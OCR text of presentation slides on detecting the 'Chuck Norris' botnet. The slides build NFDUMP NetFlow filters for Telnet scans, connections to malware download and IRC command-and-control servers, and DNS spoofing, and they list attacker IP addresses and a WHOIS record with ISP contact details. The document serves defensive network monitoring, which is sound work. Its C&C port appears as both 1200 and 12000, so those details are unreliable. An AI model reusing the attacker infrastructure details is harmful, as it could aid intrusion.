


NFDUMP detection filter:

(net *local_network*) and **(dst port 23) and (proto TCP)**

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*) and (dst port 23) and (proto TCP) and

((flags S and not flags ARPUF) or (flags SR and not flags APUF))

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.




NFDUMP detection filter:

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.



NFDUMP detection filter:

(src net *local_network*)

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.


NFDUMP detection filter:

(src net *local_network*) and **(dst ip *web_servers*[1])**

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.



NFDUMP detection filter:


(src net *local_network*) and (dst ip *web_servers*[1]) and

(dst port 80) and (proto TCP)

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.



NFDUMP detection filter:


(src net *local_network*) and (dst ip *web_servers*[1]) and

(dst port 80) and (proto TCP) and **(flags SA and not flag R)**

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.




NFDUMP detection filter:

[2] IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.



NFDUMP detection filter:

(src net *local_network*)

[2] IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.


NFDUMP detection filter:

(src net *local_network*) and **(dst ip *IRC_server*[2])**

[2]IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.




NFDUMP detection filter:

(src net *local_network*) and (dst ip *IRC_server*[2]) and
(dst port 1200) and (proto TCP)

[2]IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.



NFDUMP detection filter:

(src net *local_network*) and (dst ip *IRC_server*[2]) and
(dst port 1200) and (proto TCP) and **(flags SA and not flag R)**

[2]IP address of an attacker's IRC server (Botnet C&C center)

DNS Spoofing Attack Detection – Phase IV

Attacker's DNS or OpenDNS Queries


- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.

DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.

NFDUMP detection filter:



[3] IP addresses of a common OpenDNS servers
[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV


Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.

DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.



NFDUMP detection filter:
(src net *local_network*)

[3] IP addresses of a common OpenDNS servers
[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV


Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.

DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.



NFDUMP detection filter:

(src net *local_network*) and ((**dst ip *OpenDNS servers*[3]**) or


[3]IP addresses of a common OpenDNS servers

[4]IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV

Attacker's DNS or OpenDNS Queries


- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.



DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.



NFDUMP detection filter:

(src net *local_network*) and ((dst ip *OpenDNS servers*[3]) or **(dst ip *DNS servers*[4])**)


[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV

Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.



DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.

NFDUMP detection filter:

(src net *local_network*) and ((dst ip *OpenDNS servers*[3]) or (dst ip *DNS servers*[4])) and **(proto UDP) and (dst port 53)**

[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

ADSL String Detection

Looking for ADSL String

- ADSL string indicates **Chuck Norris** botnet.
- Searching in **victim's hostname** or **victim's WHOIS**.
- Quering **DNS server** and parsing recieved hostname.
- Quering **WHOIS database** and parsing recieved info.

Whois data:

```
% [whois.apnic.net node-5]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:        114.143.80.1 - 114.143.95.254
netname:        ISP-DYNAMIC-CUST
descr:          TTML ADSL Dynamic-Res8256-3
country:        IN
admin-c:        IO9-AP
tech-c:         IO9-AP
status:         ASSIGNED NON-PORTABLE
mnt-by:         MAINT-IN-HTIL
changed:        saji.samuel@tatatel.co.in 20100115
source:         APNIC

person:         ISP Operation
nic-hdl:        IO9-AP
e-mail:         hmalpe@ttml.co.in
address:        D 26 TTC Industrial Area MIDC Sanpada Navi mumbai P.O Turbhe
address:        Pin 400703
address:        Turbhe Navi mumbai
phone:          +91-22-67910367
fax-no:         +91-22-67917777
country:        IN
changed:        hemant.malpe@tatatel.co.in 20080808
mnt-by:         MAINT-IN-HTIL
source:         APNIC
```

Detected Chuck Norris Servers

Known IP Addresses

- **Web server addresses:** 87.98.173.190, 87.98.163.86
- **IRC server addresses:** 87.98.173.190, 87.98.163.86
- **IRC server port:** 12000
- **OpenDNS server addresses:** 208.67.222.222, 208.67.220.220
- **Spoofed DNS server:** 87.98.163.86


This data is used in detection methods by default.

IP addresses updates are published at project page.

Part IV

NfSen Botnet Detection Plugin

Botnet Detection Plugin



Plugin Features

- **Detects Chuck Norris**-like botnet behavior.
- Based on **NetFlow** and other network data sources.
- Processes data **regularly** and provides **real-time output**.

Plugin Architecture

